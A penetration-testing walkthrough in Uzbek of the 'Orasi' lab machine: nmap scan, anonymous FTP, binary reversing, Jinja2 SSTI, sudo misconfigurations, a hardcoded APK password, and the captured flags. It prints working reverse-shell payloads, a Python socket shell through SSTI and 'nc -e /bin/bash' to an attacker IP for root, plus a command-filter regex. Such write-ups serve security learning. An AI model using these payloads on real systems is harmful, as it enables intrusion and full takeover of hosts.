

machine 19

 **Target: Orasi (192.168.0.107)**

Umumiy Ma'lumotlar

Maydon	Qiymat
IP address	192.168.0.107
Hostname	orasi
Operation Tizim Nomi	Debian GNU/Linux
Kernel Versiyasi	Linux 4.x / 5.x
Web Server	Apache 2.4.38
Ochiq Portlar	21, 22, 80, 5000

Tarmoqni Tekshirish (Enumeration)

Target tarmoqda mavjudligini va servislarni aniqlash uchun nmap ishlatildi.

```
nmap -Pn 192.168.0.107 -sV
```

Natijada FTP, SSH, HTTP va Python Werkzeug server aniqlandi.

 Screenshot – Nmap natijasi

```
(kuba@kuba)~  
$ nmap -Pn 192.168.0.107 -sV  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 23:02 +0500  
Nmap scan report for 192.168.0.107  
Host is up (0.00016s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
5000/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.7.3)  
MAC Address: 08:00:27:6C:0D:62 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
```

```

Completed NSE at 23:02, 0.00s elapsed
Nmap scan report for 192.168.0.107
Host is up (0.00017s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 ftp      ftp      4096 Feb 11  2021 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.0.105
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|_  Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:07:93:8e:8a:d6:67:fe:d0:10:88:14:61:49:5a:66 (RSA)
|   256 5a:cd:25:31:ec:f2:02:a8:a8:ec:32:c9:63:89:b2:e3 (ECDSA)
|_  256 39:70:57:cc:bb:9b:65:50:36:8d:71:00:a2:ac:24:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
5000/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.7.3)
|_http-server-header: Werkzeug/1.0.1 Python/3.7.3
|_http-title: 404 Not Found
MAC Address: 08:00:27:6C:0D:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Uptime guess: 35.727 days (since Fri Dec 19 05:36:36 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.17 ms  192.168.0.107

```

Xizmatlar Tahlili (Service Enumeration)

FTP – Anonymous Access

FTP serverda anonymous login yoqilganligi aniqlandi.

```
lftp -u anonymous, 192.168.0.107
```

`pub` katalogida `url` nomli fayl topildi.

 Screenshot – FTP anonymous login

```
$ lftp -u anonymous, 192.168.0.107
lftp anonymous@192.168.0.107:~>
lftp anonymous@192.168.0.107:~> ls
drwxr-xr-x  2 ftp      ftp          4096 Feb 11  2021 pub
lftp anonymous@192.168.0.107:/> cd pub
lftp anonymous@192.168.0.107:/pub> ls
-rw-r--r--  1 ftp      ftp        16976 Feb 07  2021 url
lftp anonymous@192.168.0.107:/pub> cat url
```

 Screenshot – FTP pub katalogi

```
(kuba@kuba)-[~]
$ file url
url: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ef3648aae50173281b64e2d9f71511b1b4abb0a3, for GNU/Linux 3.2.0, not stripped
(kuba@kuba)-[~]
```

Binary Tahlili (Reverse Engineering – url)

FTP'dan yuklangan `url` fayli ELF binary ekanligi tekshirildi.

```
file url
chmod +x url
./url
```

Binary quyidagi xabarni chiqardi:

```
Sometimes things are not obvious
Element found:36
```

 Screenshot – url binary ishga tushirilishi

```
(kuba@kuba)-[~]  
$ chmod +x url  
  
(kuba@kuba)-[~]  
$ ./url  
Sometimes things are not obvious  
Element found: 36
```

Static Analysis

Binary disassembly qilindi:

```
objdump -d url
```

Hex qiymatlar ASCII'ga o'girildi:

```
echo "2f 73 68 34 64 30 77 24 73" | xxd -r
```

Natija:

```
/sh4d0w$$
```

Bu keyingi web endpointga ishora qildi.



Screenshot – objdump

```

(kuba@kuba)~$ objdump -d url
url:      file format elf64-x86-64

Disassembly of section .init:

0000000000001000 <.init>:
1000:      48 83 ec 08      sub    $0x8,%rsp
1004:      48 8b 05 dd 2f 00 00  mov    0x2fdd(%rip),%rax      # 3fe8 <__gmon_start__>
100b:      48 85 c0          test   %rax,%rax
100e:      74 02            je     1012 <.init+0x12>
1010:      ff d0           call   *%rax
1012:      48 83 c4 08      add    $0x8,%rsp
1016:      c3             ret

Disassembly of section .plt:

0000000000001020 <.plt>:
1020:      ff 35 e2 2f 00 00  push   0x2fe2(%rip)          # 4008 <_GLOBAL_OFFSET_TABLE_+0x8>
1026:      ff 25 e4 2f 00 00  jmp     *0x2fe4(%rip)        # 4010 <_GLOBAL_OFFSET_TABLE_+0x10>
102c:      0f 1f 40 00      nopl   0x0(%rax)

0000000000001030 <putchar@plt>:
1030:      ff 25 e2 2f 00 00  jmp     *0x2fe2(%rip)        # 4018 <putchar@GLIBC_2.2.5>
1036:      68 00 00 00 00  push   $0x0
103b:      e9 e0 ff ff      jmp     1020 <.plt>

0000000000001040 <puts@plt>:
1040:      ff 25 da 2f 00 00  jmp     *0x2fda(%rip)        # 4020 <puts@GLIBC_2.2.5>
1046:      68 01 00 00 00  push   $0x1
104b:      e9 d0 ff ff      jmp     1020 <.plt>

0000000000001050 <printf@plt>:
1050:      ff 25 d2 2f 00 00  jmp     *0x2fd2(%rip)        # 4028 <printf@GLIBC_2.2.5>

```

📸 Screenshot – hex → ASCII

```

1192:      be 2f 00 00 00  mov    $0x2f,%esi
1197:      bf 01 00 00 00  mov    $0x1,%edi
119c:      e8 0c 01 00 00  call   12ad <insert>

```

MOV AL, B0	MOV CL, B1	MOV DL, B2	MOV BL, B3	MOV AH, B4	MOV CH, B5	MOV DH, B6	MOV BH, B7	MOV eAX, B8	MOV eCX, B9	MOV eDX, BA	MOV eBX, BB	MOV eSP, BC	MOV eBP, BD	MOV eSI, BE	MOV eDI, BF
#2 Eb, C0	#2 Ev, C1	RETN C2	RETN C3	LES Gv, C4	LDS Gv, C5	MOV Eb, C6	MOV Ev, C7	ENTER l, C8	LEAVE l, C9	RETF l, CA	RETF l, CB	INT3 CC	INT l, CD	INTO CE	IRET CF
#2 Eb, D0	#2 Ev, D1	#2 Eb, D2	#2 Ev, D3	AAM l, D4	AAD l, D5	SALC D6	XLAT D7	ESC 0, D8	ESC 1, D9	ESC 2, DA	ESC 3, DB	ESC 4, DC	ESC 5, DD	ESC 6, DE	ESC 7, DF
LOOPNZ Jb, E0	LOOPZ Jb, E1	LOOP Jb, E2	JCXX Jb, E3	IN AL, E4	IN eAX, E5	OUT l, E6	OUT l, E7	CALL Jz, E8	JMP Jz, E9	JMP Jb, EA	JMP Jb, EB	IN AL, EC	IN eAX, ED	OUT DX, EE	OUT DX, EF
LOCK: F0	INT1 F1	REPNE: F2	REP: F3	HLT F4	CMC F5	#3 Eb, F6	#3 Ev, F7	CLC F8	STC F9	CLI FA	STI FB	CLD FC	STD FD	#4 INC/DEC FE	#5 INC/DEC FF

```
(kuba@kuba)-[~]  
$ echo "2f 73 68 34 64 30 77 24 73" | xxd -r  
sh4d0w$$  
  
(kuba@kuba)-[~]  
$
```

Web Xizmat Tahlili (Port 5000)

SSTI Aniqlanishi

`/sh4d0w$$` endpoint SSTI'ga tekshirildi:


```
{{7*7}}
```

Natija:

```
49
```

Bu **Jinja2 SSTI** mavjudligini tasdiqladi.

 Screenshot – SSTI isboti



Initial Access (Foothold – www-data)


SSTI orqali Python execution imkoniyati mavjudligi aniqlanib, **reverse shell** olindi.

```
{% for x in ().__class__.__base__.__subclasses__() %}  
{% if "warning" in x.__name__ %}
```

```
{{x().__module__.__builtins__[ '__import__']('os').popen("python3 -c 'import socket,os,pty;s=socket.socket();s.connect((\"10.0.2.15\",9001));[os.dup2(s.fileno(),i) for i in (0,1,2)];pty.spawn(\"/bin/bash\")'")}}}  
{% endif %}  
{% endfor %}
```

Shell `www-data` user'da olindi.

 Screenshot – SSTI payload



 Screenshot – www-data shell

```
www-data@orasi:~/html$ cat /etc/passwd | grep sh  
cat /etc/passwd | grep sh  
root:x:0:0:root:/root:/bin/bash  
irida:x:1000:1000:irida,,,:/home/irida:/bin/bash  
kori:x:1001:1001:/:/home/kori:/bin/sh  
sshd:x:106:65534:/:/run/sshd:/usr/sbin/nologin  
www-data@orasi:~/html$
```

Local Enumeration (www-data)

Foydalanuvchilar tekshirildi:

```
cat /etc/passwd | grep sh
```

Muhim userlar:

- root
- kori

- irida

 Screenshot – /etc/passwd

```
sudo -l
Matching Defaults entries for www-data on orasi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on orasi:
    (kori) NOPASSWD: /bin/php /home/kori/jail.php *
www-data@orasi:~/html$
```

sudo -l (www-data)

```
sudo -l
```

Natija:

```
(kori) NOPASSWD: /bin/php /home/kori/jail.php *
```

Bu **www-data** → **kori** o'tish imkonini berdi.

 Screenshot – sudo -l (www-data)

```

www-data@orasi:~/html$ cat /home/kori/jail.php
cat /home/kori/jail.php
<?php
array_shift($_SERVER['argv']);
$var = implode(" ", $_SERVER['argv']);

if($var == null) die("Orasis Jail, argument missing\n");

function filter($var) {
    if(preg_match('/(`|bash|eval|nc|whoami|open|pass|require|include|file|system|\\|/i', $var)) {
        return false;
    }
    return true;
}
if(filter($var)) {
    $result = exec($var);
    echo "$result\n";
    echo "Command executed";
} else {
    echo "Restricted characters has been used";
}
echo "\n";
?>
www-data@orasi:~/html$

```

Privilege Escalation – www-data → kori

socat orqali kori shell olindi.

📸 Screenshot – kori shell (uid=1001)

```

(kuba@kuba)~$
$ socat TCP-LISTEN:9002,reuseaddr,fork FILE:`tty`,raw,echo=0
sh: 0: can't access tty; job control turned off
$ id
uid=1001(kori) gid=1001(kori) groups=1001(kori)
$

```

Local Enumeration (kori)

sudo -l

Natija:

```
(irida)NOPASSWD:/usr/bin/cp /home/irida/irida.apk/home/kori/irida.apk
```

Privilege Escalation – kori → irida

APK fayl ko'chirildi va decompile qilindi (Procyon).

```
procyon LoginDataSource.class
```

Hardcoded logic orqali irida user shell olindi.



Screenshot – APK decompilation

```

(kuba@kuba)~/irida/irida
$ procyon ./com/alienum/irida/data/LoginDataSource.class
//
// Decompiled by Procyon v0.6.0
//
package com.alienum.irida.data;

import java.util.HashMap;
import java.io.IOException;
import java.util.UUID;
import com.alienum.irida.data.model.LoggedInUser;

public class LoginDataSource
{
    public Result<LoggedInUser> login(final String s, final String s2) {
        if (s.equals("irida") && s2.equals(this.protector("1#2#3#4#5"))) {
            try {
                return new Result.Success<Object>(new LoggedInUser(UUID.randomUUID().toString(), "Irida Orasis"));
            } catch (final Exception cause) {
                return new Result.Error(new IOException("Error logging in", cause));
            }
        }
        return new Result.Error(new IOException("Error logging in", null));
    }

    public void logout() {
    }

    public String protector(String string) {
        final String[] split = string.split("#");
        final HashMap hashMap = new HashMap();
        hashMap.put(split[0], "eye");
        hashMap.put(split[3], "tiger");
        hashMap.put(split[4], "(");
        hashMap.put(split[1], "of");
        hashMap.put(split[2], "the");
        final StringBuilder sb = new StringBuilder();
        sb.append(hashMap.get(split[0]));
        sb.append(".");
        sb.append(hashMap.get(split[1]));
        sb.append(".");
        sb.append(hashMap.get(split[2]));
        sb.append(".");
        sb.append(hashMap.get(split[3]));
        sb.append(".");
        sb.append(hashMap.get(split[4]));
        string = sb.toString();
        System.out.println(string);
        return string;
    }
}
(kuba@kuba)~/irida/irida
$

```

 Screenshot – irida shell

```

irida@orasi:/home/kori$ id
uid=1000(irida) gid=1000(irida) groups=1000(irida),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(network),111(bluetooth)
irida@orasi:/home/kori$

```

Privilege Escalation – irida → root

`irida` foydalanuvchisiga o'tilgandan so'ng, tizimda root huquqlarini olish imkoniyatlarini aniqlash uchun `sudo -l` buyrug'i tekshirildi.

```
sudo -l
```

Natijada quyidagi noto'g'ri sudo konfiguratsiyasi aniqlandi:

```
(root) NOPASSWD: /usr/bin/python3 /root/oras.py
```

Bu holat `irida` foydalanuvchisiga **root nomidan Python skriptini parolsiz ishga tushirish** imkonini berardi.

 Screenshot – sudo -l (irida user uchun)

```
irida@orasi:~$ sudo -l
Matching Defaults entries for irida on orasi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User irida may run the following commands on orasi:
    (root) NOPASSWD: /usr/bin/python3 /root/oras.py
irida@orasi:~$
```

Root huquqlarini olish jarayoni

`/root/oras.py` skripti Python interpreter orqali ishga tushirilgani sababli, **Python code execution** imkoniyati mavjud edi. Shu sababli, `python3` orqali **OS command execution** bajaruvchi payload tayyorlandi.

Quyidagi buyruq orqali:

- `os.system()` yordamida tizim buyrug'i chaqirildi
- `nc` yordamida **reverse shell** ishga tushirildi
- Payload hex formatda berildi va `oras.py` ga uzatildi

```
python3 -c"print(b\"__import__('os').system('nc -e /bin/bash 192.168.0.105 9003')\".hex())" |sudo python3 /root/oras.py
```

Bu buyruq bajarilgandan so'ng, target tizim **attacker mashinasiga ulanish** amalga oshirdi.

 Screenshot – oras.py orqali Python payload yuborilishi

```
irida@orasi:~$ python3 -c "print(b\"__import__('os').system('nc -e /bin/bash 192.168.0.105 9003')\".hex())" | sudo python3 /root/oras.py
:
```

Root Shell Qabul Qilinishi

Attacker mashinasida oldindan listener ishga tushirilgan edi:

```
nc -nlvp 9003
```

Ulanish muvaffaqiyatli bo'lib, quyidagi natija olindi:

```
uid=0(root) gid=0(root) groups=0(root)
```

Bu **to'liq root huquqlarida shell** olinganini tasdiqlaydi.

 Screenshot – Netcat listener va root shell (uid=0)

```
(kuba@kuba)-[~/irida/irida]
$ nc -nlvp 9003
listening on [any] 9003 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.107] 55556
id
uid=0(root) gid=0(root) groups=0(root)
```

Natija

Noto'g'ri sozlangan `sudo` qoidasi (`NOPASSWD` bilan root nomidan Python skript bajarilishi) **to'liq tizim komprometatsiyasiga** olib keldi. Ushbu zaiflik orqali `irida` foydalanuvchisi **bevosita root huquqlarini** qo'lga kiritdi.

Topilgan Flaglar

User Flag

- User: irida
- Flag: `2afb9cbb10c22dc7e154a8c434595948`
- Joylashuvi: `/home/irida/user.txt`



Screenshot – user.txt

```
irida@orasi:~$ ls
irida.apk  user.txt
irida@orasi:~$ cat user.txt
2afb9cbb10c22dc7e154a8c434595948
irida@orasi:~$
```

Root Flag

- User: root
- Flag: `b1c17c79773c831cbb9109802059c6b5`
- Joylashuvi: `/root/root.txt`



Screenshot – root.txt

```
cd /root
ls
oras.py
root.txt
cat root.txt  wordlist.txt
b1c17c79773c831cbb9109802059c6b5
mirxojiddin
```

Xulosa

Orasi mashinasi bir nechta zaifliklar zanjiri orqali to'liq komprometatsiya qilindi: anonymous FTP, SSTI, noto'g'ri sudo konfiguratsiya va hardcoded logic. Har bir bosqich keyingisini ochib berdi.

Tavsiyalar

- Anonymous FTP'ni o'chirish
 - SSTI'ga qarshi input validation
 - Sudo qoidalarini minimallashtirish
 - Hardcoded credential va logic'ni olib tashlash
 - Web va lokal huquqlarni ajratish
-



Author: Mirxojiddin Xasanboyev